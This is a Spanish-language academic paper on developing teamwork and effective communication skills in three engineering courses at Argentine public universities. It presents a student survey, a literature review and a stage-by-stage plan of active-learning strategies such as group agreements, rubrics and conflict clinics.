El trabajo en equipo aplicado en la resolución de proyectos y las habilidades de comunicación son dos de las competencias más requeridas en el mercado laboral a Ingenieros y profesionales de otras especialidades. El Libro Rojo de CONFEDI define el trabajo en equipo y a la comunicación efectiva oral y escrita como competencias que el estudiante de Ingeniería debe desarrollar en su formación académica. Como afirma Villardón Gallego (2015, pg. 79), "*para aprender a trabajar en equipo no es suficiente hacer trabajos en grupo. Es necesario establecer metas grupales, asegurar la contribución responsable de todos sus miembros, que se trabajen las habilidades para relacionarse con los demás para organizar tareas, resolver conflictos y reflexionar sobre el funcionamiento del grupo y sus miembros.*"

Este trabajo aborda los aspectos planteados en el párrafo anterior con el propósito de identificar estrategias de aprendizaje centrado en el estudiante que promuevan el desarrollo de las mencionadas competencias sociales y su aplicación en la resolución de actividades prácticas en tres asignaturas de ingeniería de dos universidades argentinas de gestión pública. El enfoque del trabajo es el de un relevamiento que condujo a una investigación y posterior formulación de estrategias y plan de acción. Su estructura está conformada por una descripción del contexto de los espacios curriculares y las circunstancias que dieron lugar

a la presente propuesta, una revisión bibliográfica, discusión, descripción de alternativas metodológicas y la descripción de un plan inicial de implementación.

Características del trabajo en equipo.

Para desarrollar las líneas descriptas en la introducción resulta necesario encuadrar al trabajo en equipo y el rol que cumple la comunicación efectiva interna (diálogo interno del equipo) y externa (diálogo con otros equipos y actores) en los equipos de trabajo. Abordar estas definiciones posibilita comprender sus características principales, el ciclo de vida de un trabajo grupal e identificar las estrategias pertinentes para cada etapa.

El trabajo en equipo es definido por Scarnati (2001, pg. 5) como "*un proceso cooperativo que permite a personas ordinarias alcanzar resultados extraordinarios*". Harris y Harris (1996) explican que un equipo tiene un propósito u objetivo común en el cual sus participantes pueden desarrollar relaciones efectivas y mutuas para alcanzar el objetivo propuesto.

En Tarricone y Luca (2002) se define el trabajo en equipo como aquel que se basa en individuos trabajando juntos en un entorno cooperativo para alcanzar objetivos grupales y que comparten conocimientos y habilidades. Los autores enumeran los siguientes atributos que deben estar presentes para un trabajo en equipo exitoso:

- Compromiso con el éxito del equipo y objetivos compartidos
- Interdependencia
- Habilidades interpersonales
- Comunicación fluida y retroalimentación positiva
- Composición apropiada del grupo
- Compromiso al proceso del equipo, liderazgo y responsabilidad

Villardón Gallego (2015, pg. 80) afirma que, "*desde el punto de vista educativo aprender a trabajar en equipo resulta una oportunidad para desarrollar otras habilidades tales como la cooperación, la asignación de responsabilidades y tareas, la comunicación interpersonal, la escucha, la negociación, la comprensión, la reflexión, la capacidad de liderazgo, la autoevaluación, el manejo de conflictos y toma de decisiones*".

Felder y Brent (2007) señalan que el aprendizaje colaborativo refuerza el aprendizaje de estudiantes avanzados al compartir su conocimiento con otros estudiantes avanzados. También refuerza el aprendizaje de estudiantes no avanzados al interactuar con otros más avanzados.

En Lingard y Barkataki (2011a) se aborda la enseñanza mediante equipos colaborativos y se definen dos aproximaciones respecto al desempeño de los grupos y de los individuos que los conforman: 1) ¿Cómo funcionan los equipos como conjunto? 2) ¿Cómo se desempeñan los individuos en un equipo? Los autores presentan un conjunto de metodologías de enseñanza que posibilitan el desarrollo de habilidades y actitudes pertinentes para que los estudiantes se desempeñen efectivamente en equipos de

La motivación para iniciar el trabajo resultó de la convergencia de diagnósticos de los autores sobre el desempeño de los alumnos de sus respectivos cursos en el marco de un programa de capacitación docente.
trabajo. Estas últimas son:

- Asiste a las reuniones y muestra puntualidad
- Completa las actividades individuales en tiempo y forma
- Lleva adelante e interviene en investigaciones cuando es necesario
- Completa las tareas de manera eficaz y eficiente
- Adopta porciones equitativas del trabajo compartido
- Introduce ideas novedosas y las expresa con claridad
- Comparte opinión y conocimiento con libertad
- Escucha y atiende a la opinión y conocimiento del resto
- Considera las sugerencias del resto y las adopta cuando es conveniente
- Colabora ayudando al resto y pide ayuda cuando lo cree necesario
- Luce comprometido con los objetivos del equipo
- Muestra respeto al resto de los miembros

Tuckman (1965, pg. 13) y Donald Egolf y Sondra Chester (2013) proponen un ciclo de vida de cuatro etapas para todo grupo que permanece unido un tiempo determinado: *formación*, *tormenta*, *normalización* y *realización*. Los autores establecen también una etapa final de *disolución.* Cada etapa del trabajo grupal conlleva situaciones diversas que se presentan en la siguiente imagen (ver **Figura 1**).




Figura 1. Etapas en el Desarrollo de un Grupo

En Senge (2005) se caracteriza la disciplina de aprendizaje en equipo como la capacidad de sus miembros de suspender o postergar sus supuestos, e ingresar en un proceso conjunto de pensamiento y coordinación de acciones. Se trata de poder pensar agudamente sobre problemas complejos y de aprender a dominar las prácticas de la discusión y el diálogo, para la búsqueda de soluciones y la coordinación de acciones. Al respecto, Kofman (2001) propone los conceptos de indagación y exposición productiva como un conjunto de recursos y técnicas que

buscan promover el compromiso, la interacción positiva, la efectividad, el respeto, la calidad del aprendizaje y de los resultados obtenidos.

Ámbito de aplicación.

El presente trabajo se desarrolla dentro del ámbito de aplicación de las tres asignaturas descritas a continuación. Atendiendo a particularidades de cada una, las asignaturas incorporan o acentúan las siguientes competencias sociales y objetivos de aprendizaje (OA) que se espera que los estudiantes desarrollen conforme su grado de avance en los respectivos planes de estudio.

- Trabajo en equipo para el desarrollo de trabajos, proyectos e investigaciones.
- Comunicación efectiva, oral y escrita.

Las asignaturas en cuestión son:

Pensamiento Sistémico: asignatura de 1° año, Ingeniería Industrial (Facultad Regional Buenos Aires, Universidad Tecnológica Nacional). Es integradora del 1er nivel de la carrera. Relaciona, de manera inicial, aspectos de estudio del trabajo, marketing, gestión organizacional, evaluación de proyectos, investigación operativa desarrollados en otras asignaturas.

Comunicaciones y Redes: asignatura de 4° año, Ingeniería en Sistemas de Información (Facultad Regional Buenos Aires, Universidad Tecnológica Nacional). Desarrolla aspectos de las comunicaciones y las redes de datos con el propósito de comprender el funcionamiento de las infraestructuras en las organizaciones. Mediante clases teóricas, actividades y proyectos resueltos en equipos se espera que el alumno adquiera las competencias necesarias para definir los requerimientos para el diseño, implementación y funcionamiento de las comunicaciones y redes de datos.

Métodos y Simulación Numérica: asignatura de 2° año, Ingeniería Electricista, (Universidad Nacional del Sur). Desarrolla aspectos introductorios sobre computación numérica, su contexto, sus métodos, restricciones y potencial. Forma a los estudiantes en las destrezas básicas para el manejo de herramientas relacionadas en el contexto de la asignatura y aplican que en otras materias de la carrera y en la actividad profesional.

Descripción general y características de las actividades prácticas.

Las actividades prácticas de cada asignatura se realizan y evalúan de acuerdo a sus respectivos diseños curriculares, criterios e instrumentos. Su objetivo en los tres casos coincide en aplicar los conceptos teóricos desarrollados a la solución de problemas y situaciones específicas. A partir de observaciones realizadas entre los docentes, se identificaron las siguientes características en su desarrollo, comunes para los tres casos:

- Los docentes presentan consignas de trabajo, basadas en problemas a resolver, que los alumnos deben analizar y/o investigar para hallar y desarrollar soluciones.
- Los alumnos resuelven las actividades prácticas en equipos de tres a seis miembros formados por los docentes.
- Cada actividad práctica se extiende por un período de entre tres y seis semanas.
- Durante ese período los alumnos trabajan en clase junto a los docentes e interactúan fuera de clase, utilizando cuando es necesario recursos basados en TIC.
- Cada equipo presenta entregables (documentos, informes, presentaciones) y realiza presentaciones orales en las que da cuenta de los resultados de su trabajo.
- Los docentes realizan evaluación grupal e individual de los resultados y del proceso.

Las observaciones han permitido también identificar coincidencias en la posibilidad de establecer etapas y acciones específicas dentro de cada una de ellas (ver **Figura 2**), conducentes a desplegar metodologías de aprendizaje centradas en el estudiante. Esta manera de analizar las actividades ha resultado apropiada para la selección de estas metodologías, así como la de las evaluaciones pertinentes para favorecer el desarrollo de las competencias sociales.



Figura 2. Etapas en el desarrollo de actividades prácticas

En las prácticas regulares, la formación de equipos atiende a la experiencia y el conocimiento previo entre los estudiantes y estos no se modifican durante el ciclo lectivo. Estos criterios no necesariamente promueven un

desempeño exitoso y el logro de los objetivos previstos. La incorporación de estrategias que brinden a los docentes información para formar equipos de manera más efectiva se presume un aporte en términos de favorecer su desempeño y mejorar la calidad del aprendizaje (técnico y social) de sus integrantes.

Metodología de investigación.

Se ha mencionado que cada asignatura prevé el trabajo en equipo y la comunicación de resultados en el marco de sus objetivos de aprendizaje (OA), y que a lo largo del ciclo lectivo 2018 los docentes compartimos observaciones respecto al desarrollo de cada asignatura y al desempeño de los estudiantes. Con el propósito de ampliar las observaciones compartidas y conocer la opinión de los alumnos se realizó una encuesta anónima en las tres asignaturas al finalizar el ciclo lectivo mencionado.

El cuestionario, común a las tres asignaturas, tuvo como objetivo conocer la valoración de los alumnos encuestados respecto al trabajo en equipo realizado durante el ciclo lectivo, las habilidades de comunicación efectiva y el rol de los docentes como facilitadores de estos OA. La encuesta fue distribuida mediante un formulario en línea anónimo que permitía una sola respuesta por alumno. El formulario se habilitó durante la última clase presencial de cada curso y se mantuvo accesible durante dos semanas. La encuesta fue planteada como actividad obligatoria y fue respondida por el 100% de los estudiantes.

El formulario incluyó, para cada consigna, una lista desplegable para seleccionar, de manera excluyente, una respuesta de una lista de alternativas predefinidas - organizadas en escalas de Likert[1]- con el fin de facilitar luego su análisis. A continuación, se presentan las preguntas formuladas y sus correspondientes escalas:

1. ¿El trabajo en equipo resultó una estrategia eficaz para resolver los trabajos prácticos de la asignatura? (Escala: Muy de acuerdo / Parcialmente de acuerdo / En desacuerdo / No tengo opinión formada / No aplica. Nunca ocurrió)
2. ¿La producción de informes y presentaciones en clase contribuyeron a mejorar tus habilidades de expresión escrita y oral? (Escala: Muy de acuerdo / Parcialmente de acuerdo / En desacuerdo / No tengo opinión formada / No aplica. Nunca ocurrió)
3. ¿La interacción entre los miembros de tú equipo fue suficiente y facilitó el desarrollo y cumplimiento de las actividades prácticas? (Escala: Muy suficiente / Suficiente / Ni suficiente ni insuficiente / Escasa / Muy insuficiente / No aplica. Nunca ocurrió)
4. ¿Cómo consideras la información y tutorías brindadas por los docentes sobre metodologías de trabajo en equipo y comunicación efectiva? (Escala: Muy suficiente / Suficiente / Ni suficiente ni insuficiente / Escasa / Muy insuficiente / No aplica. Nunca ocurrió)
5. ¿Fue pertinente la intervención de los docentes ante la necesidad de resolver conflictos en tu equipo? (Escala: Muy de acuerdo / Parcialmente de acuerdo / En desacuerdo / No tengo opinión formada / No aplica. Nunca ocurrió).

Recolección y análisis de datos.

El formulario en línea permitió la recolección de los datos de manera eficiente al volcar automáticamente las respuestas de cada alumno en una planilla. Para el análisis de los datos recolectados se confeccionaron gráficos de barras verticales (ver **Figuras 3 a 7**) a partir de los que se obtienen evidencias que se presentan más adelante en esta sección.

Cada gráfico presenta los datos sistematizados de cada pregunta de la encuesta. En el eje de las abscisas (horizontal) se presenta la escala de respuestas (detallada previamente) por cada asignatura. Cada opción de la escala es representada mediante una barra vertical cuyo color se repite en las tres asignaturas. En el eje de las ordenadas (vertical) se grafican en valores porcentuales (0% a 100%) los resultados de cada opción de la escala respecto al 100% de las respuestas obtenidas.




Figura 3. Gráfico respuestas Pregunta 1

[1] Se amplía respecto al estado del arte de las Escalas de Likert en: http://www.scielo.org.mx/scielo.php?pid=S1607-40412018000100038&script=sci_arttext




Figura 4. Gráfico respuestas Pregunta 2




Figura 5. Gráfico respuestas Pregunta 3




Figura 6 - Gráfico respuestas Pregunta 4




Figura 7. Gráfico respuestas Pregunta 5

El análisis de los datos recolectados en la encuesta da lugar a los siguientes indicios que alentaron las estrategias propuestas en este trabajo.

- Respecto a la estrategia del trabajo en equipo, las respuestas obtenidas en la Pregunta 1 muestran una opinión mayoritaria favorable respecto a la eficacia de la modalidad aplicada para la resolución de trabajos prácticos. Sin embargo, las respuestas obtenidas en la Pregunta 3 muestran que en dos asignaturas los alumnos expresan mayoritariamente haber desarrollado insuficientes o escasas interacciones positivas para facilitar el cumplimiento de los objetivos de las actividades propuestas.
- Respecto a la comunicación efectiva, las respuestas obtenidas en la Pregunta 2 indican que los alumnos consideran que han mejorado sus competencias a partir de la realización de informes escritos y exposiciones orales. Sin embargo, las observaciones realizadas por los docentes sugieren que existe un gran potencial de mejora en este aspecto, particularmente respecto a las diversas características de los informes escritos desarrollados y las presentaciones orales formales e informales.
- Respecto a la formación de equipos y las interacciones positivas desarrolladas entre sus miembros, las respuestas obtenidas en la Pregunta 3 muestran que es este un aspecto a mejorar. Las opiniones coinciden con las observaciones de los docentes respecto a la necesidad de incluir estrategias que permitan organizar eficazmente a los alumnos en equipos, promover el trabajo colaborativo y proveer instrumentos para realizar evaluaciones formativas y de proceso.

Problema de investigación.

La incorporación de competencias sociales de trabajo en equipo y comunicación efectiva se plantea en los OA de las tres asignaturas. Estas presentan las características comunes enunciadas precedentemente. En cada caso se aplican diversas estrategias para promover su desarrollo durante la realización de las actividades prácticas.

Las observaciones realizadas en cada materia evidencian que dichas estrategias no han resultado del todo adecuadas ni suficientes, por lo que los estudiantes han venido desarrollando solo parcialmente los OA. Esta situación ha impactado negativamente en los resultados de las actividades prácticas, en la calidad del aprendizaje de los alumnos y, en resumen, en su formación profesional.

Al compartir estas observaciones, durante el ciclo lectivo 2018, se identificaron las mencionadas problemáticas comunes en las asignaturas y se decidió trabajar de manera integrada para abordar las motivaciones definidas y a partir de los siguientes objetivos desarrollados en este trabajo:

- Identificar aspectos comunes a mejorar en cada una de las asignaturas.
- Implementar estrategias que contribuyan a la formación efectiva de equipos de estudio conforme a la metodología de aprendizaje activo y centrado en el estudiante para promover el desarrollo y evaluación de las competencias sociales propuestas.
- Proponer innovaciones aplicables a contextos similares de las asignaturas objeto de investigación.

Todo esto con el fin de determinar alternativas para satisfacer las siguientes cuestiones:

- ¿Qué estrategias pueden aplicarse para la formación de los equipos de trabajo y la evaluación de su desempeño?
- ¿Qué estrategias de aprendizaje centrado en el estudiante son pertinentes en cada etapa del ciclo de vida de un equipo para promover el desarrollo de las competencias sociales detalladas?
- ¿Las estrategias seleccionadas son aplicables en las tres asignaturas sobre las que se realiza la experiencia?

Estrategias de aprendizaje activo para el trabajo en equipo y comunicación efectiva.

Para seleccionar las estrategias de aprendizaje activo y centrado en el estudiante destinadas al desarrollo de las competencias sociales planteadas, se convino en encuadrar las actividades grupales conforme el agrupamiento de etapas descripto en la **Figura 1**.

Diversos estudios abordan la cuestión del aprendizaje centrado en el estudiante, el trabajo en equipo y la definición de estrategias que los propician, por ejemplo Padilla Vargas, I et al (1995), Felder y Brent (2007), Lingard y Barkataki (2011a), Moraga, D y Soto, J (2016). A partir de estas referencias se seleccionan las siguientes estrategias para cada etapa del trabajo en equipo.

Etapa 1: Formación de equipos.

Las estrategias propuestas en esta etapa buscan: 1) brindar mejor información a los docentes para la formación de equipos; 2) que los equipos de alumnos se familiaricen con la forma de trabajo propuesta; 3) que los equipos puedan organizar su actividad y definir su modo de trabajo.

- Realizar el Test de estilos de aprendizaje de Felder y Silverman.

Etapa 2: Inicio de la actividad del equipo.

Las estrategias propuestas en esta etapa buscan: 1) que los grupos de alumnos comprendan integralmente las consignas de la actividad propuesta; 2) que los docentes puedan intervenir oportunamente para ampliar o aclarar dudas e inquietudes; 3) que los alumnos puedan redactar grupalmente un informe breve. Las actividades propuestas son:

- Redactar un acuerdo grupal.
- Asignar roles a los miembros de los equipos.
- Tomar notas grupalmente.
- Realizar “One Minute Paper”.
- Realizar presentaciones orales de manera grupal.

Etapa 3: Desarrollo de la actividad del equipo.

Las estrategias seleccionadas para esta etapa buscan: 1) que los grupos de alumnos incorporen y movilicen los conocimientos brindados por los docentes y/o por sus pares; 2) que los docentes puedan intervenir oportunamente para ampliar o aclarar dudas respecto al desarrollo de la actividad; 3) que los docentes puedan intervenir oportunamente en aspectos del trabajo en equipo; 4) que los alumnos puedan reflejar su avance y someterlo a la evaluación de los docentes y de sus pares. Las actividades propuestas son:

- Tomar notas grupalmente.
- Producir un informe escrito grupal.
- Producir minutas de reunión.
- Realizar presentaciones orales de manera grupal.
- Evaluación individual y grupal mediante rúbricas.
- Realizar clínicas de grupo para resolución de conflictos.

Etapa 4: Finalización de la actividad del equipo

Las estrategias propuestas para esta etapa buscan: 1) que los docentes puedan intervenir oportunamente para ampliar o aclarar dudas; 2) que los estudiantes puedan redactar grupalmente un informe final del proyecto; 3) que los estudiantes puedan presentar y exponer los aspectos y resultados de sus trabajos; 4) que los estudiantes puedan autoevaluarse a nivel grupal e individual; 5) que los estudiantes reciban retroalimentación de sus pares y docentes. Las actividades propuestas son:

- Producir un Informe escrito grupal.
- Realizar presentaciones orales de manera grupal con evaluación grupal e individual.
- Utilizar rúbricas de evaluación individual, grupal y de pares.
- Utilizar rúbricas de evaluación de docentes.
- Realizar clínicas de grupo para resolución de conflictos.

A continuación (ver **Tabla 1**) se definen las estrategias de aprendizaje activo seleccionadas para su aplicación en cada etapa de las actividades prácticas.

Tabla 1. Estrategias de aprendizaje activo seleccionadas.

Estrategias	Detalle
Test de estilos de aprendizaje de Felder y Silverman	Los docentes solicitan a los estudiantes que realicen el Test de estilos de aprendizaje de Felder y Silverman. Tocci (2015), Felder y Brent (2005). Los resultados del test son utilizados para la conformación equilibrada (en términos de estilos de aprendizaje) de los equipos de trabajo.
Redacción de un acuerdo grupal	Cada equipo elabora y suscribe un documento denominado "Acuerdo de grupo" en el que se explicitan sus pautas de funcionamiento, supuestos y responsabilidades necesarias para su funcionamiento. Los acuerdos se comparten en el entorno virtual de enseñanza y aprendizaje (EVEA) de la institución que permita el trabajo colaborativo de los estudiantes y el seguimiento por los docentes. Se propone el siguiente modelo: http://www.ncsu.edu/felder-public/CL_forms.doc
Asignación de roles a los miembros del equipo	Al comienzo de cada actividad los docentes asignan roles rotativos a cada miembro del equipo para su desarrollo. El equipo determina las responsabilidades de cada miembro y las publica en el espacio de trabajo grupal asignado en el EVEA. Numerosos autores, por ejemplo, Felder y Brent (2007), postulan que la asignación de roles y responsabilidades dentro de los equipos deben estar claramente definidos con el objetivo de lograr expectativas, interacciones, relaciones, flujo efectivo de información.
Toma de nota grupalmente	Los miembros de cada equipo toman notas durante las explicaciones del docente. Al finalizar la clase las comparten y agrupan en un formato que permita su posterior edición y consulta. Los estudiantes determinan el formato y el método para tomar dichas notas.
One minute paper	A solicitud del docente los alumnos redactan un documento breve en el que describen los principales conceptos tratados en clase y aquellos temas que requieren mayor explicación teórica o que no han sido comprendidos. La actividad se desarrolla 15 minutos antes de finalizar la clase. Cada equipo redacta el escrito en 5 minutos y el docente elige un grupo para exponer lo escrito.
Presentación oral grupal	En distintas instancias del desarrollo de cada actividad, los docentes solicitan a los estudiantes que realicen exposiciones orales formales y/o informales en el aula. El docente puede establecer pautas para el desarrollo de cada presentación o permitir a cada equipo organizarse.
Clickers	Software que permite que cada estudiante se identifique y responda cuestionarios que se le presentan. El software recopila las respuestas, presenta resultados individuales y colectivos de manera instantánea y permite su análisis y discusión en clase. Por ejemplo: https://socrative.com/; http://menti.com
Informe escrito grupal	En instancias específicas el docente requiere la elaboración de un informe técnico o de avance grupal.
Minutas de reunión	Como resultado de cada reunión presencial y/o virtual, cada equipo elabora un documento escrito o video breve. Este documento documenta los acuerdos, responsabilidades, etc. de cada etapa de la actividad.
Rúbricas de evaluación de pares	Durante las exposiciones orales, cada grupo evalúa, mediante rúbricas, la exposición de los miembros del grupo. Cada grupo recibe la realimentación de sus pares. (Felder y Brent, 2007)
Rúbricas de evaluación docente (grupal, individual)	En diversas instancias de realización de las actividades, los docentes evaluarán el desempeño individual y de cada grupo. Se utilizarán en instancias de presentaciones orales y escritas, desarrollo de trabajos e informes escritos.
Rúbricas de evaluación docente	Los docentes solicitan de manera anónima que los estudiantes evalúen su desempeño (en sus prácticas formativas) en dos momentos del desarrollo de cada asignatura: mitad de ciclo, al finalizar. El diseño de la rúbrica será producido y acordado entre docentes y estudiantes.
Rúbrica de evaluación grupal	Al finalizar cada actividad, los miembros del grupo responden una rúbrica de evaluación grupal. 1. ¿Alcanzamos nuestros objetivos?, ¿Qué hicimos bien?, ¿Qué debemos mejorar?, ¿Qué debemos hacer diferente? (Felder y Brent, 2007). 2. Evaluación anónima del desempeño de cada integrante (Lingard y Barkataki,

	2011b).
Clínicas de grupo	Los docentes ofrecen clínicas de 15 minutos a los equipos que no pueden resolver conflictos (Felder y Brent, 2007). Con la coordinación del docente, el grupo discute posibles soluciones a los conflictos identificados, se asigna prioridad a cada solución propuesta y se proponen acciones concretas. Se brindan herramientas para afrontar y resolver conflictos.

Propuesta de innovación.

Hasta aquí se han presentado los datos recolectados mediante una encuesta realizada a los alumnos de las asignaturas con el objetivo de ampliar las observaciones sobre las competencias sociales de trabajo en equipo, comunicación efectiva y el desempeño de los docentes respecto a estas cuestiones. Del análisis de los datos y las observaciones de los docentes surgen aspectos a mejorar. Para abordar los objetivos propuestos, y en base a estudios previos, se definieron las características principales del trabajo en equipo y la comunicación efectiva. La descripción y análisis del ámbito de aplicación permitió reconocer instancias específicas en la realización de las actividades prácticas de las asignaturas y se seleccionaron metodologías de aprendizaje centrado en el estudiante que se presume promoverán el desarrollo de las competencias sociales de trabajo en equipo y comunicación efectiva en los alumnos en las asignaturas involucradas.

Con el propósito de realizar una experiencia que permita evaluar los resultados de aplicar las estrategias seleccionadas, se propone integrarlas al diseño didáctico de la asignatura "Pensamiento Sistémico". Este diseño será aplicado en el segundo semestre del ciclo lectivo 2019, en el que los docentes observarán y evaluarán los resultados.

Propuesta de innovación para Pensamiento Sistémico.

Las estrategias propuestas se incorporan a la actividad práctica integradora del primer semestre de la asignatura. Los equipos realizan la actividad en base a consignas y aplican los conceptos teóricos desarrollados a un estudio de casos que se extiende durante cuatro semanas. Cada equipo debe seleccionar un caso (organización), analizarlo de acuerdo a las consignas, realizar un informe escrito, una presentación y exposición oral.

Al integrar las estrategias de aprendizaje centrado en el estudiante al estudio de casos se espera promover en los alumnos el desarrollo de las competencias sociales, facilitar el trabajo en y fuera del aula y utilizar instrumentos de evaluación de proceso.

A continuación, se presentan las estrategias de enseñanza y actividades a incorporar en relación a cada competencia social.

Competencia: Formación de equipos de trabajo. Etapa 1 de desarrollo grupal.

- **Resultados de aprendizaje:** identificar el perfil de aprendizaje propio. Formación equilibrada de equipo.
- **Estrategia de enseñanza:** test de estilos de aprendizaje de Felder y Silverman
- **Actividades concretas:** completar formulario de estilos de aprendizaje. El docente forma grupos con miembros que tengan estilos diversos de aprendizaje.
- **Observaciones**: el test fomenta el auto-conocimiento de cada alumno y de su equipo. El docente forma los equipos con diversidad de estilos.

Competencia: Trabajo en equipo. Etapa 2 de desarrollo grupal.

- **Resultados de aprendizaje:** acordar las pautas de trabajo grupal.
- **Estrategia de enseñanza:** explicación de los roles, etapas y dinámicas grupales. Puesta en común de ejemplos.
- **Actividades concretas:** redacción de un acuerdo grupal. Publicación en espacio de trabajo compartido.
- **Observaciones**: cada equipo establece un acuerdo de pautas y normas internas del equipo. Se refleja en un documento grupal.

Etapa 3 de desarrollo grupal.

- **Resultados de aprendizaje:** Identificar las metas y responsabilidades individuales y colectivas y actuar de acuerdo a ellas.
- **Estrategia de enseñanza:** 1. Asignar roles en actividades prácticas en el aula. 2. Explicación de métodos de trabajo colaborativo. One minute paper. Clínicas de grupo.
- **Actividades concretas:** 1. Minutas de reunión. Actas de acuerdo. 2. Clickers. Minutas de reunión. Informes de avance. Rúbricas de evaluación.
- **Observaciones**: 1. se asignan roles rotativos en cada equipo (excepto el líder). Los alumnos registran sus experiencias. 2. Los docentes presentan estrategias de trabajo colaborativo. Las rúbricas se socializan y usan con fines formativos.

Competencia: Comunicación efectiva. Etapa 2 y 3 de desarrollo grupal.

- **Resultados de aprendizaje:** identificar coincidencias, discrepancias, resolver conflictos y establecer acuerdos.
- **Estrategia de enseñanza:** clínicas de grupo. Minutas de reunión.
- **Actividades concretas:** informes escritos grupales.
- **Observaciones**: los docentes realizan clínicas y trabajan con los equipos que lo requieran para establecer acuerdos y resolver conflictos.

Etapa 4 de desarrollo grupal.

- **Resultados de aprendizaje:** Elaborar documentos grupales, informes de avance y final.
- **Estrategia de enseñanza:** informe escrito grupal.
- **Actividades concretas:** minutas de reunión. Rúbricas de autoevaluación. Rúbricas conformadas por docentes.
- **Observaciones**: los docentes explican tipos de informes técnicos y de registro grupal. Las rúbricas se usan para evaluación de proceso.

- **Resultados de aprendizaje:** Elaborar una presentación digital como apoyo a la exposición oral grupal
- **Estrategia de enseñanza:** 1. Explicación sobre conceptos de diseño y organización de presentaciones. Tomar notas grupalmente. One minute paper. 2. Presentación Oral.
- **Actividades concretas:** 1. Clickers. 2. Minutas de reunión. Rúbricas de autoevaluación. Rúbricas de evaluación por pares y por docentes.
- **Observaciones**: 1. El docente explica buenas prácticas para el desarrollo de presentaciones grupales y gestión del tiempo en la exposición. 2. El docente evalúa el desempeño individual y grupal. Se realiza evaluación entre pares grupal e individual (en cada equipo).

Conclusiones y futuras líneas de trabajo.

Respecto a las competencias de trabajo en equipo y comunicación efectiva, luego de haber estudiado antecedentes e integrado las experiencias propias, podemos afirmar que:

- Los estudiantes no adquieren estas competencias por sí mismos. Necesitan aprender, comprender y aplicar dichas competencias de manera guiada para lograr cierto grado de experticia.
- Los estudiantes que adquieren mayores niveles de experticia respecto a estas competencias mejoran su desempeño académico y formación profesional.
- El ciclo de vida del trabajo en equipo atraviesa fases definidas que pueden ser analizadas, consideradas y evaluadas en sí mismas por los docentes.
- En cada fase del trabajo en equipo pueden identificarse metodologías e instrumentos apropiados para promover en los alumnos el desarrollo de las competencias y mejorar su desempeño académico.
- En cada fase del trabajo en equipo se deben realizar evaluaciones formativas y de proceso con el objetivo de disponer de evidencia de los avances de los alumnos, detectar instancias que requieran intervención y que esta sea oportuna.

A partir de los objetivos y problemas de investigación propuestos podemos concluir:

- Se observó que la encuesta a alumnos resultó un instrumento efectivo para identificar y validar aspectos a mejorar en el diseño de las asignaturas.
- Se localizó abundante bibliografía, estudios previos e investigaciones que definen y presentan metodologías y casos de estudio sobre competencias sociales en educación en Ingeniería. Se reconocieron metodologías de aprendizaje centrado en el estudiante específicas para promover y evaluar dichas competencias.
- Analizar las actividades prácticas por etapas y competencias permitió seleccionar estrategias apropiadas para cada una. Este abordaje resultó efectivo para integrar actividades innovadoras en el diseño didáctico de las asignaturas.
- Las estrategias seleccionadas son apropiadas para ser replicadas en las tres asignaturas del ámbito de aplicación de este trabajo.

